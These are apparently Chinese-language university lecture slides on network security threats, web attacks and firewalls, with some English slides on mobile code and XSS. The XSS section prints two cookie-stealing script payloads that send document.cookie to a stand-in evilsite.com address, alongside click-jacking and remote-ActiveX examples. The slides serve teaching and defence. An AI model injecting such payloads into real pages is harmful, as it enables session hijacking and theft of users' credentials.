# 第7章 网络安全

# 7.1 网络安全威胁与控制

- 网络安全威胁分类
  - ✓ 人为的无意失误
  - ✓ 人为的恶意攻击
  - ✓ 网络软件系统的漏洞和“后门”

# 网络安全威胁（1）


- 对网络本身的威胁（来自以下方面）
  - ✓ 协议的缺陷
  - ✓ 网站漏洞
  - ✓ 拒绝服务
  - ✓ 分布式拒绝服务
  - ✓ 来自活动或者移动代码的威胁

# 网站漏洞

- 网站被“黑”
- 缓冲区溢出
- “../”问题
- 应用代码错误
- 服务器端包含（Server-Side-Include）

# 拒绝服务


- Smurf攻击



# 拒绝服务

- SYN洪水攻击

# 分布式拒绝服务攻击



# 来自移动代码的威胁

- Cookie
- 脚本
- 活动代码
  - ✓ JavaScript
  - ✓ ActiveX控件
- 根据类型自动执行
- 蠕虫

# Mobile Code(移动代码)

- What is mobile code?
  - Executable program
  - Sent via a computer network
  - Executed at the destination
- Examples
  - JavaScript
  - ActiveX
  - Java Plugins
  - Integrated Java Virtual Machines

# JavaScript

- Scripting language interpreted by the browser
- Code enclosed within <script> … </script> tags
- Defining functions:

```
<script type="text/javascript">
    function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
window.open("http://brown.edu")
```

- Click-jacking attack


```
<a onMouseUp="window.open('http://www.evilsite.com')"
href="http://www.trustedsite.com/">Trust me!</a>
```

# Embedding an ActiveX Control

```
<HTML> <HEAD>
<TITLE> Draw a Square </TITLE>
</HEAD>
<BODY> Here is an example ActiveX reference:
<OBJECT
        ID="Sample“
        CODEBASE="http://www.badsite.com/controls/stop.ocx"
        HEIGHT="101“
        WIDTH="101“
        CLASSID="clsid:0342D101-2EE9-1BAF-34565634EB71" >
  <PARAM NAME="Version" VALUE=45445">
  <PARAM NAME="ExtentX" VALUE="3001">
  <PARAM NAME="ExtentY" VALUE="2445">
</OBJECT>
</BODY> </HTML>
```

# Authenticode in ActiveX

- This signed ActiveX control ask the user for permission to run
  - If approved, the control will run with the same privileges as the user
- The "Always trust content from …" checkbox automatically accepts controls by the same publisher
  - Probably a bad idea




*Malicious Mobile Code*, by R. Grimes, O'Reilly Books

# Cookies

- Cookies are a small bit of information stored on a computer associated with a specific server
  - When you access a specific website, it might store information as a cookie
  - Every time you revisit that server, the cookie is re-sent to the server
  - Effectively used to hold state information over sessions
- Cookies can hold any type of information
  - Can also hold sensitive information
    - This includes passwords, credit card information, social security number, etc.
    - Session cookies, non-persistent cookies, persistent cookies
  - Almost every large website uses cookies

# More on Cookies

- Cookies are stored on your computer and can be controlled
  - However, many sites require that you enable cookies in order to use the site
  - Their storage on your computer naturally lends itself to exploits (Think about how ActiveX could exploit cookies...)
  - You can (and probably should) clear your cookies on a regular basis
  - Most browsers will also have ways to turn off cookies, exclude certain sites from adding cookies, and accept only certain sites' cookies
- Cookies expire
  - The expiration is set by the sites' session by default, which is chosen by the server
  - This means that cookies will probably stick around for a while

# Cross Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
  - Script could be malicious code
  - JavaScript (AJAX!), VBScript, ActiveX, HTML, or Flash
- Threats:
  - Phishing, hijacking, changing of user settings, cookie theft/poisoning, false advertising , execution of code on the client, ...

# XSS Example

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned

```
<html>
<body>
<title>My Guestbook!</title>
Thanks for signing my guestbook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: Hello, how are you? <br />
Jane: How does this guestbook work? <br />
</body>
```

- Attacker can post comment that includes malicious JavaScript

```
Evilguy: <script>alert("XSS Injection!");
    </script> <br />
```

## guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php"
    method="POST">
<input type="text" name="name">
<input type="text" name="message"
    size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

# Cookie Stealing XSS Attacks

- Attack 1


```
<script>
document.location = "http://www.evilsite.com/steal.php?cookie="+document.cookie;
</script>
```

- Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" + document.cookie;
</script>
```

# 网络安全威胁（2）

- 对网络中信息的威胁
  - ✓ 传输中的威胁：偷听和窃听
  - ✓ 假冒
  - ✓ 欺骗
  - ✓ 消息机密性面临的威胁
  - ✓ 消息完整性面临的威胁

# 传输中的威胁：偷听与窃听


- 针对不同通信媒介的可能攻击方法
  - ✓ 电缆：嗅包器（Packet Sniffer）、自感应（Inductance）
  - ✓ 微波：截取
  - ✓ 卫星通信
  - ✓ 光纤：从中继器、连接器和分接器等设备获取
  - ✓ 无线通信：干扰、欺骗

# 假冒

- 通过猜测突破鉴别：如口令猜测
- 以偷听或者窃听突破鉴别：如某些网络协议显式传输口令
- 避开鉴别：如缓冲区溢出，使输入的字符数量超过缓冲区的容纳能力，出现溢出，从而导致操作系统省略对口令的比较
- 不存在的鉴别：如“可信任主机”，Guest/Anonymous账户
- 众所周知的鉴别：如多处使用统一的口令，系统网络管理协议（SNMP）公用字符串（Community String）

# 欺骗

- 伪装
  - ✓ 混淆URL
  - ✓ “钓鱼欺诈”（Phishing）
- 会话劫持
- 中间人攻击



# 消息机密性面临的威胁

- 误传
- 暴露
- 流量分析

# 消息完整性面临的威胁


- 通信的完整性或者正确性与其机密性至少是同等重要的，如传递鉴别数据时
- 消息完整性面临的威胁：
  - ✓ 改变部分甚至全部消息内容
  - ✓ 完整地替换一条消息，包括其中的日期、时间以及发送者/接收者的身份
  - ✓ 重用一条以前的旧消息
  - ✓ 摘录不同的消息片段，组合成一条消息
  - ✓ 改变消息的来源
  - ✓ 改变消息的目标
  - ✓ 毁坏或者删除消息

# 网络安全控制

- 数据加密
- 虚拟专用网
- PKI与证书
- 身份鉴别
- 访问控制


# 数据加密 – 链路加密

- 系统在将数据放入物理通信链路之前对其加密
- 解密发生在到达并进入接收计算机时




# 数据加密 – 端到端加密


- 加密可以由用户和主机之间的硬件设备来执行，也可以由运行在主机上的软件来进行。在这两种情况下，加密都是在OSI模型的最高层（第7层，应用层；也可能是第6层，表示层）上完成的



## 端到端加密后的消息




# 虚拟专用网


暴露的通信介质
经过物理保护的周界
1. 客户到防火墙上进行鉴别
2. 防火墙以加密密钥进行响应
3. 客户与服务器通过加密隧道通信
用户工作站（客户）
防火墙
内部服务器


# PKI与证书

- 公钥基础设施（Public Key Infrastructure，PKI）为用户提供身份鉴别和访问控制相关的服务：
  - ✓ 建立用户公钥证书
  - ✓ 从数据库中分发证书
  - ✓ 对证书签名
  - ✓ 验证证书
  - ✓ 撤销无效证书




# 身份鉴别

- 一次性口令






- 质询-响应系统
- Digital分布式鉴别




- Kerberos

- WEP
- WPA和WPA2



# 访问控制

- 访问控制解决安全策略中如何实施访问及允许访问什么内容的问题
  - ✓ ACL和路由器
  - ✓ 防火墙





# 7.2 防火墙

- 防火墙概述
- 防火墙的类型
- 防火墙体系结构
- 防火墙配置举例

# 7.2.1 防火墙概述

- 什么是防火墙？
  - ✓ 防火墙是位于两个信任程度不同的网络之间的软件或硬件设备的组合，对两个网络之间的通信进行控制，通过强制实施统一的安全策略，防止对重要信息资源的非法存取和访问，以达到保护系统安全的目的。





## 什么是防火墙

定义:

防火墙（Firewall）是一种用来加强网络之间访问控制的特殊网络互连设备，是一种非常有效的网络安全模型。

核心思想:

在不安全的网际网环境中构造一个相对安全的子网环境。


目的:

都是为了在被保护的内部网与不安全的非信任网络之间设立唯一的通道，以按照事先制定的策略控制信息的流入和流出，监督和控制使用者的操作。

# 防火墙的作用

- 防火墙主要通过以下四种手段来执行安全策略和实现网络访问控制：

| 服务控制 | 方向控制 | 用户控制 | 行为控制 |
| --- | --- | --- | --- |
| • 确定可以访问的网络服务类型，可基于IP地址和TCP端口过滤通信。 | • 确定允许通过防火墙的特定服务请求发起的方向。 | • 控制访问服务的人员 | • 控制服务的使用方式，如e-mail过滤等。 |



防火墙仍不能完成的任务：

① 防火墙不能防御不通过防火墙的攻击

② 防火墙没有透视功能

特洛伊木马和病毒仍可以通过

不能检测隧道中的话务

不能检测加密话务

③ 防火墙的有效性很大程度上依赖于安全策略

没有规则的防火墙只能简单地传输话务

# 7.2.2 防火墙的类型

- 包过滤（Packet Filtering）
- 状态包过滤（Stateful Packet Filtering）
- 应用层网关/代理（Application Level Gateway/Proxy）

# 包过滤防火墙


- 包过滤防火墙检查IP数据包头的以下内容：
  - ✓ 源IP地址、目的IP地址
  - ✓ 协议类型（TCP、UDP、ICMP等）
  - ✓ TCP/UDP源端口、目的端口
  - ✓ TCP标志位，如ACK位等
  - ✓ IP分片标志位
  - ✓ 数据包流向

# 包过滤防火墙示例


| 规则 | 方向 | 源地址 | 目的地址 | 传输层协议 | 动作 |
|---|---|---|---|---|---|
| 1 | 进站 | 可信外网主机 (162.22.34.56) | 内网(10*.*) | Http | 允许(Permit) |
| 2 | 出站 | 内网 | 可信外网主机 (162*.*) | SMTP | 允许(Permit) |
| 3 | 进站/出站 | Any | Any | TFTP | 拒绝(Deny) |

包过滤防火墙过滤规则表

包过滤防火墙过滤规则示意图




# 分组过滤



- 执行分组进入和外出的过滤
- 仅监视IP和TCP/UDP的头部, 不考虑负载
- 既可以执行无状态的也可以执行有状态的过滤
  - 无状态的过滤: 容易实现但非常简单
  - 有状态的过滤: 较难实现但功能强大

# 有状态的过滤



- 比无状态的过滤智能
  - 保持对内部和外部主机连接的跟踪
  - 仅接受/拒绝基于连接状态的分组
  - 通常和无状态的过滤组合使用
- 必须关注内存和CPU的时间需求; 连接跟踪是非常耗费资源的!


| *client addr* | *client port* | *server addr* | *server port* | *connection state* | *protocol* |
|---|---|---|---|---|---|
| 219.22.101.32 | 1030 | 129.63.24.84 | 25 | established | *TCP* |
| 219.22.101.54 | 1034 | 129.63.24.84 | 161 | established | *UDP* |
| 210.99.201.14 | 2001 | 129.63.24.87 | 80 | established | *TCP* |
| 24.102.129.21 | 3389 | 129.63.24.87 | 110 | established | *TCP* |

连接状态表实例


《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.

# 应用层代理防火墙

- 所有通信都必须经应用层代理转发。
- 代理对整个数据包进行检查，因此能在OSI模型的应用层上对数据包进行过滤。
- 必须针对每个服务运行一个代理。



# 应用网关



- 也叫做应用级网关或代理服务器
- 扮演内部主机的代理角色, 处理来自外部客户端的服务请求
- 对所有分组（packets）执行深度检查
  - 检查应用程序格式
  - 基于负载应用规则
  - 具有检测恶意和可疑分组的能力
- 对资源需求极为敏感

《计算机网络安全的理论与实践（第2版）》.【美】王杰，高等教育出版社，2011年.


# 应用层代理防火墙工作原理

- 工作原理


- 优缺点

# 网络地址转换技术

- 静态NAT、动态NAT、端口地址转换NAT

